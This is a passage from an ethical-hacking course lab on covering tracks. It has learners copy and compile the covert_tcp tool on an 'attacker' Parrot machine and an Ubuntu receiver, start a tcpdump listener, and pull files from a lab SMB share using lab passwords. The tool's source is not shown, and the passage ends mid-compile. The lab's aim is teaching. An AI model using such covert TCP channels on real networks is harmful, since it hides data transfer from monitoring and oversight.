


Figure 3.6.8: Paste covert_tcp.c file

13. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.

```
[attacker@parrot]~/Desktop/Send
$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
 45 | main(int argc, char **argv)
     |
[attacker@parrot]~/Desktop/Send
$
```

Figure 3.6.9: Compiling Covert_tcp.c file

14. Switch to the **Ubuntu** virtual machine, log in with the username **Ubuntu** and password **toor**, and press **Enter** to sign in.
15. Scroll down the **Favorites** bar in the left-hand pane of the window and click on the **Terminal** icon to launch **Terminal**, as shown in the screenshot.




Figure 3.6.10: Launch Terminal in Ubuntu virtual machine

16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.

```
root@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu#
```


Figure 3.6.11: Getting superuser access

18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.

```
root@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144
bytes
```

Figure 3.6.12: Setting up a tcpdump listener

19. Now, leave the tcpdump listener running and click on the (+) icon at the top of the **Terminal** window to open a new terminal window.




```
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu
root@ubuntu:/home/ubuntu#
tcpdump: listening on lo,
bytes
```

Figure 3.6.13: Open another Terminal

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:

- **cd Desktop**
- **mkdir Receive**
- **cd Receive**



```
ubuntu@ubuntu:~/Desktop/Receive$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$
```

Figure 3.6.14: Create Receive folder on the Desktop

T A S K 6 . 4

Copy and Compile covert_tcp




Figure 3.6.15: Open Other Locations

22. The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 3.6.16: + Other Locations window

23. A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click the **Connect** button.




Figure 3.6.17: Security pop-up

24. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 3.6.18: Windows 10: shared folders

25. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.19: Copy covert_tcp.c file

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




Figure 3.6.20: Paste covert_tcp.c file

27. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.

```
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
